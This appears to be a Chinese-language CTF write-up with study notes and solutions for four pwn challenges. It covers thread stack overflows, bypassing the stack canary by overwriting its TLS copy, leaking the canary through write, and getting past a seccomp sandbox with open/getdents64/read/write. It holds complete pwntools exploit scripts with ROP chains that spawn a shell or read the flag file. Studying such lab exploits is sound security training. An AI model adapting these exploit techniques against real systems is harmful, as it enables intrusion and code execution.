

所学到的知识

(1) 线程调试:

`i threads` :查看当前的线程信息（包括了TLS结构体的位置）
`thread n`:切换为编号为n的线程
gdb 中使用 ``fsbase`` 指令即可获得 `fs` 寄存器的值

(2) TLS（线程局部储存）：防止当一个线程卡死后对其它线程对全局变量或该函数内的static变量的使用产生影响，会在该线程开始时，拷贝一份全局变量和static变量到TLS段。线程的TLS段一般和栈段挨得很近

(3) 线程题的canary比较：线程题的canary是把栈段的canary和TLS段的副本进行比较，所以要绕过canary的话，可以将栈段和TLS段的canary均覆盖成相同的值

(4) 系统调用

32位系统调用(shell):
`eax`:设置为系统调用号(0xb)
`ebx`:设置为第一个参数(/bin/sh字符串地址)
`ecx`:设置为第二个参数(0)
`edx`:设置为第三个参数(0)

64位系统调用(shell):
`rax`: (0x3b)
`rdi`: (/bin/sh)
`rsi`: (0)
`rdx`: (0)

(5) atoi函数

`atoi` (表示 `ascii to integer`)是把字符串转换成整型数的一个函数，应用在计算机程序和办公软件中。
`int atoi(const char *nptr)` 函数会扫描参数 `nptr`字符串，会跳过前面的空白字符（例如空格，`tab` 缩进）等。如果 `nptr`不能转换成 `int` 或者 `nptr`为空字符串，那么将返回 `0`。特别注意，该函数要求被转换的字符串是按十进制数理解的。`atoi`输入的字符串对应数字存在大小限制（与`int`类型大小有关），若其过大可能报错-1。

(6) open函数

参数一：表示打开文件的目录
参数二：表示打开文件的方式（0是只读）
功能，打开参数一所指向的文件并向`rax`寄存器返回`fd`指针

(7) getdents64函数

参数一：`fd`指针
参数二：写入的内存区域
参数三：4096
功能：把当前文件目录下的文件名写入参数二指向的内存区域

(8) OGW

是对使用open、getdents64、write函数（或系统调用）将目录中的文件名读入指定区域的简称

(9) ORW

是对使用open、read、

(10) 沙箱保护

有些题目可能会用沙箱的prctl函数或者seccomp函数来禁止使用一些系统调用
可以用seccomp-tools dump ./file_name查看


题解

1.enter_the_pwn_land

查看保护

```
nameless@ubuntu:~$ cd Desktop
nameless@ubuntu:~/Desktop$ checksec a
[*] '/home/nameless/Desktop/a'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

ida



第一眼：这是什么东西？

网上百度了一下才知道pthread_create和pthread_join的作用

pthread_create:创建一个线程来运行第三个参数所指的函数

pthread_join:以阻塞的方式等待thread指定的线程结束。 当函数返回时，被等待线程的资源被收回。 如果线程已经结束，那么该函数会立即返回。

所以重点在运行的test_thread函数

```
int __fastcall test_thread(void *a1)
{
    char s[40]; // [rsp+0h] [rbp-30h] BYREF
    int v3; // [rsp+28h] [rbp-8h]
    int i; // [rsp+2Ch] [rbp-4h]

    for ( i = 0; i <= 4095; ++i )
    {
        v3 = read(0, &s[i], 1uLL);
        if ( s[i] == 10 )
            break;
    }
    return puts(s);
}
```

发现可供读入的数据很长，所以想到栈溢出，但是函数列表里面没有后门函数，所以考虑泄露libc基址然后执行shell函数

溢出什么呢？先gdb看看栈上吧

```
pwndbg> stack 20
00:0000 | rsp 0x7ffff7d9ae90 ← 0x0
01:0008 | 0x7ffff7d9ae98 ← 0x0
02:0010 | 0x7ffff7d9aea0 → 0x7ffff7d9aec0 ← 0x0
03:0018 | 0x7ffff7d9aea8 ← 0x1
04:0020 | 0x7ffff7d9aeb0 ← 0x3
05:0028 | 0x7ffff7d9aeb8 → 0x4011e9 (test_thread+51) ← mov     dword ptr [rbp - 8], eax
06:0030 | rsi 0x7ffff7d9aec0 ← 0x0
... ↓
0a:0050 | 0x7ffff7d9aee0 → 0x7ffff7d9b700 ← 0x7ffff7d9b700
0b:0058 | 0x7ffff7d9aee8 ← 0xf7b4000
0c:0060 | rbp 0x7ffff7d9aef0 ← 0x0
0d:0068 | 0x7ffff7d9aef8 → 0x7ffff7f9a609 (start_thread+217) ← mov     qword ptr fs:[0x630], rax
0e:0070 | 0x7ffff7d9af00 ← 0x0
0f:0078 | 0x7ffff7d9af08 → 0x7ffff7d9b700 ← 0x7ffff7d9b700
10:0080 | 0x7ffff7d9af10 → 0x7ffff7d9b700 ← 0x7ffff7d9b700
11:0088 | 0x7ffff7d9af18 ← 0x8bf303a2a99bc82
12:0090 | 0x7ffff7d9af20 → 0x7ffffffffff3e ← 0x100
13:0098 | 0x7ffff7d9af28 → 0x7ffffffffff3f ← 0x1
pwndbg> |
```

发现了一个栈上存了一个栈地址0x7ffff7d9b700，且这个地址和其它地址的偏移是固定的。那么我们就可以泄露这个地址，根据固定偏移，就能得到可执行文件内存中存放的一个libc库函数的got表地址（这里我选的是在main函数栈中存放的__libc_start_main函数）从而泄露libc基址

问题

然而，如果泄露了libc地址，随意胡乱覆盖就能覆盖到返回地址的话，那你真的是小看了chuj学长

```
~~~~~
-0000000000000030 s          db 40 dup(?)
-0000000000000008 var_8      dd ?
-0000000000000004 var_4      dd ?
+0000000000000000 s          db 8 dup(?)
+0000000000000008 r          db 8 dup(?)
~~~~~
```

var_4是变量i在栈中的偏移，如果直接覆盖，会对i的值有所影响。后果就是要么i的值大于4095提前结束，要么覆盖到一个很远的位置。

如何解决？


覆盖的时候合理一点，这就需要个人调试，也是一道不错的练io和gdb的题

exp

```
from pwn import *
r=process('./a')
elf=ELF('./a')
##libpthread=ELF('./libpthread-2.31.so')
libc=ELF('./libc-2.31.so')
context.log_level='debug'
#gdb.attach(r)
pop_rdi_ret=0x401313
payload='a'*32+'\x0a'
r.send(payload)
address=u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
print(hex(address))
libcbase=address-0xa+0x2a9b3-(libc.symbols['__libc_start_main']+243)
print(hex(libcbase))
sys_address=libcbase+libc.symbols['system']
bin_sh=libcbase+libc.search('/bin/sh').next()
payload='\x2c'*(0x25+8)+'\x00'*3+'a'*8
ROP=p64(0x40101a)+p64(pop_rdi_ret)+p64(bin_sh)+p64(sys_address)
payload+=ROP+'\x0a'
##gdb.attach(r)
r.send(payload)
r.interactive()
```

2.enter_the_evil_pwn_land

保护



```
nameless@ubuntu:~/Desktop$ checksec c
[*] '/home/nameless/Desktop/c'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

比第一题多了一个canary

ida

main函数和第一题一样

```

unsigned __int64 __fastcall test_thread(void *a1)
{
    int i; // [rsp+8h] [rbp-38h]
    char s[40]; // [rsp+10h] [rbp-30h] BYREF
    unsigned __int64 v4; // [rsp+38h] [rbp-8h]

    v4 = __readfsqword(0x28u);
    for ( i = 0; i <= 4095; ++i )
    {
        read(0, &s[i], 1uLL);
        if ( s[i] == 10 )
            break;
    }
    puts(s);
    return __readfsqword(0x28u) ^ v4;
}

```

发现也是多了一个canary

那就要思考如何绕过这个canary了

思路历程

(1) 相较第一题多进行一次thread_test函数泄露canary，然后在最后一次填入泄露的canary绕过然后溢出至shell函数

不行：由于canary的低字节为'\x00'，要想用puts函数泄露必须要补上非'\x00'的字符，但这样无法还原canary，会触发保护机制

(2) 猜想canary是个伪随机数

离谱：如果真的是，为啥还有那么多小可爱尝试爆破

在网上搜索 (2) 的过程中，发现了TLS这个东西（也就是开篇的那个知识 (2) ），于是就有了一个还算正常的思路

覆盖canary和TLS的stack_gurd的值相同，进行绕过然后到达shell

问题

在尝试了构造ROP链调用system函数还有onegadget不行后，询问chuj学长得知，还有最后一条路没有走——系统调用

最后走通了

还是很疑惑前两个为啥走不通

听chuj学长说应该是dtv指针被修改了



主要原因应该是 dtv 指针被修改了

exp

```
from pwn import *
r=process('./c')
elf=ELF('./c')
##libpthread=ELF('./libpthread-2.31.so')
libc=ELF('./libc-2.31.so')
context.log_level='debug'
##gdb.attach(r)
pop_rdi_ret=0x401363

payload='a'*32+'\x0a'
r.send(payload)
address=u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
print(hex(address))
libcbase=address-0xa+0x2a9b3-(libc.symbols['__libc_start_main']+243)
print(hex(libcbase))
##sys_address=libcbase+libc.symbols['system']
bin_sh=libcbase+libc.search('/bin/sh').next()
##one_gadget=libcbase+0xe6c84
padbt=libcbase+0x162865 ##pop_rax_rdx_rbx_ret
pst=libcbase+0x27529 ##pop_rsi_ret
pdt=libcbase+0x26b72 ##pop_rdi_ret
syscall=libcbase+0x2584d
payload='a'*40+'a'*8+p64(address-0xa-0x810)
ROP=p64(padbt)+p64(0x3b)+p64(0)+p64(0)+p64(pst)+p64(0)+p64(pdt)+p64(bin_sh)+p64(
syscall)
payload+=ROP+(0x838-8*9-48)*'\x61'+p64(address-0xa)+p64(0)+p64(address-
0xa)+p64(1)+p64(0)+'a'*8+'\x0a'
gdb.attach(r)
r.send(payload)
r.interactive()
```

附：系统调用涉及的gadget(from libc-2.31.so)

```
0x0000000000162865 : pop rax ; pop rdx ; pop rbx ; ret
0x000000000027529 : pop rsi ; ret
0x000000000026b72 : pop rdi ; ret
0x00000000002584d : syscall
```

3.test_your_gdb

保护

```
nameless@ubuntu:~/Desktop$ checksec b
[*] '/home/nameless/Desktop/b'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

ida

main就不看了，也是个线程，直接看线程函数

```
unsigned __int64 __fastcall work(void *a1)
{
    char v2[256]; // [rsp+0h] [rbp-150h] BYREF
    __int64 v3[2]; // [rsp+100h] [rbp-50h] BYREF
    __int64 s2[2]; // [rsp+110h] [rbp-40h] BYREF
    char buf[16]; // [rsp+120h] [rbp-30h] BYREF
    char v6[24]; // [rsp+130h] [rbp-20h] BYREF
    unsigned __int64 v7; // [rsp+148h] [rbp-8h]

    v7 = __readfsqword(0x28u);
    v3[0] = 0xBA0033020LL;
    v3[1] = 0xC0000000D00000C0LL;
    s2[0] = 0x706050403020100LL;
    s2[1] = 0xF0E0D0C0B0A0908LL;
    SEED_KeySchedKey(v2, v3);
    SEED_Encrypt(s2, v2);
    init_io();
    puts("hopefully you have used checksec");
    puts("enter your pass word");
    read(0, buf, 0x10uLL);
    if ( !memcmp(buf, s2, 0x10uLL) )
    {
        write(1, v6, 0x100uLL);
        gets(v6);
    }
    else
    {
        read(0, v6, 0x10uLL);
    }
    return __readfsqword(0x28u) ^ v7;
}
```

memcmp不像strcmp，不会触发'\x00'截断机制

还好，write函数也不像puts函数同样不会被截断

所以思路已经很清晰了，先用gdb调查看，看s2所指的字符长啥样然后将buf置为相同

利用write函数打印canary，然后用gets函数直接ret2backdoor

exp

```

from pwn import *
r=process('./b')
context.log_level='debug'
r.recvuntil("enter your pass word")
gdb.attach(r)
payload=p64(0xb0361e0e8294f147)+p64(0x8c09e0c34ed8a6a9)
r.send(payload)
r.recvuntil('\x7f\x00\x00')
canary=u64(r.recv(8))
print(hex(canary))
payload='a'*(0x20-0x8)+p64(canary)+p64(0)+p64(0x401256)
r.sendline(payload)
r.interactive()

```

4.oldfashion_orw

写这题真的头都给我写大了

保护

```

nameless@ubuntu:~/Desktop$ checksec vuln
[*] '/home/nameless/Desktop/vuln'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)

```

沙箱过滤

line	CODE	JT	JF	K
0000:	0x20 0x00 0x00 0x00000004			A = arch
0001:	0x15 0x00 0x0b 0xc000003e			if (A != ARCH_X86_64) goto 0013
0002:	0x20 0x00 0x00 0x00000000			A = sys_number
0003:	0x35 0x09 0x00 0x40000000			if (A >= 0x40000000) goto 0013
0004:	0x15 0x08 0x00 0x0000003b			if (A == execve) goto 0013
0005:	0x15 0x07 0x00 0x00000142			if (A == execveat) goto 0013
0006:	0x15 0x06 0x00 0x00000101			if (A == openat) goto 0013
0007:	0x15 0x05 0x00 0x00000003			if (A == close) goto 0013
0008:	0x15 0x04 0x00 0x00000055			if (A == creat) goto 0013
0009:	0x15 0x03 0x00 0x00000086			if (A == uselib) goto 0013
0010:	0x15 0x02 0x00 0x00000039			if (A == fork) goto 0013
0011:	0x15 0x01 0x00 0x0000003a			if (A == vfork) goto 0013
0012:	0x06 0x00 0x00 0x7fff0000			return ALLOW
0013:	0x06 0x00 0x00 0x00000000			return KILL

特殊文件stat.sh

一开始都没注意，直接用的flag当文件名，结果整出来一段比较疑惑的字符串，后来看看文件发现遗漏了一个东西


```

1 #!/bin/bash
2
3 rm /home/ctf/flag*
4 cp /flag "/home/ctf/flag`head /dev/urandom |cksum |md5sum |cut -c 1-20`"
5 cd /home/ctf
6 exec 2>/dev/null
7 /usr/sbin/chroot --userspec=1000:1000 /home/ctf timeout 300 ./vuln|

```

发现cp那段很可以，复制到百度康康，然后得知是head指令后面生成了随机数，于是自己复制了head后面一大截跑了下

```

nameless@ubuntu:~/Desktop$ head /dev/urandom |cksum |md5sum |cut -c 1-20
1502373f3805a508156b
nameless@ubuntu:~/Desktop$ head /dev/urandom |cksum |md5sum |cut -c 1-20
772cfa4fb95b9f952fce
nameless@ubuntu:~/Desktop$ head /dev/urandom |cksum |md5sum |cut -c 1-20
b5e5adfaf00cbe828a48

```

发现是一个长度为20的字符串，猜测flag是变成了flag+这长度为20的随机数

那就需要泄露了，一开始没有啥头绪，想到了ls好像有这个功能

就百度了一下ls的实现

于是就学到了系统调用getdents64

ida

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    char buf[40]; // [rsp+0h] [rbp-30h] BYREF
    size_t nbytes; // [rsp+28h] [rbp-8h]

    init_io(argc, argv, envp);
    disable_syscall();
    write(1, "size?\n", 6uLL);
    read(0, buf, 0x10uLL);
    nbytes = atoi(buf);
    if ( (__int64)nbytes <= 32 )
    {
        write(1, "content?\n", 9uLL);
        read(0, buf, (unsigned int)nbytes);
        write(1, "done!\n", 6uLL);
        return 0;
    }
    else
    {
        write(1, "you must be kidding\n", 0x14uLL);
        return -1;
    }
}

```

发现if比较的时候用到nbytes的类型是int64，而read的一个无符号数

所以可以考虑把nbytes置为一个负数，绕过if的同时保证了read的充足输入

显然read是读不完的（至少都要读 2^{31} 个数据）

所以我们需要截断read的读入

由于read函数是读到EOF或者'\n'截止的，所以直接用sendline即可

这样我们就可以ret2ROP了

ROP

这道题的ROP我分成三个部分：泄露libc并返回main、OGW、ORW（OGW和ORW我放在“学到的知识”里面了，就不赘述）

由于OGW和ORW中间调用的打开目录是字符串“./”和“flag+20个随机数字符”

熟悉c语言的师傅应该知道，“字符串”本质上是一个地址，open和getdents64函数的目录参数也是地址

所以我们需要用read函数在中间穿插将字符串读入bss段

exp

```
from pwn import *
context.log_level='debug'
r=process('./vuln')
elf=ELF('./vuln')
libc=ELF('./libc-2.31.so')
wgot=elf.got['write']
rgot=elf.got['read']
bs=elf.bss()
csu_f=0x401420
csu_b=0x401436
pdt=0x401443 ##pop_rdi_ret

def csu(a1,a2,a3,f_a):
    pd=p64(csu_b)+p64(0)+p64(0)+p64(1)+p64(a1)+p64(a2)+p64(a3)+p64(f_a)
    pd+=p64(csu_f)
    pd+='a'*8*7
    return pd

##leaklibc&&ret2main
r.recvuntil("size?\n")
r.send('-32')
r.recvuntil("content?\n")
padding=0x38*'a'
csu_leak_libc=padding+csu(1,wgot,8,wgot)+p64(0x401311)##csu_read_bss
gdb.attach(r)
r.send(csu_leak_libc)
wars=u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
print(wars)
libcbase=wars-libc.symbols['write']

##gadget
pat=libcbase+0x4a550 ##pop_rax_ret
pst=libcbase+0x27529 ##pop_rsi_ret
pd12t=libcbase+0x11c371 ##pop_rdx_r12_ret
syscall=libcbase+0x66229

def sys(p,a1,a2,a3):
    pd=p64(pat)+p64(p)+p64(pdt)+p64(a1)+p64(pst)+p64(a2)+p64(pd12t)+p64(a3)+p64(0)+p64(syscall)
    return pd
```

```
##OGW&&ORW
r.recvuntil("size?\n")
pd='-32'+'\n'
r.send(pd)
ROP=csu(0,bs+0x30,4,rgot)+sys(2,bs+0x30,0,0)+sys(217,3,bs+0x100,4096)+csu(1,bs+0
x100,200,wgot)+csu(0,bs+0x30,0x30,rgot)+sys(2,bs+0x30,0,0)+csu(3,bs+0x200,0x60,r
got)+csu(1,bs+0x200,0x60,wgot)
pd=padding+ROP+p64(0xdeadbeef)+'\n'
r.recvuntil("content?\n")
r.send(pd)
pd='./'
r.recvuntil("done!\n")
r.send(pd)
r.recvuntil('flag')
string=r.recv(20)
string='flag'+string
r.send(string)
r.interactive()
```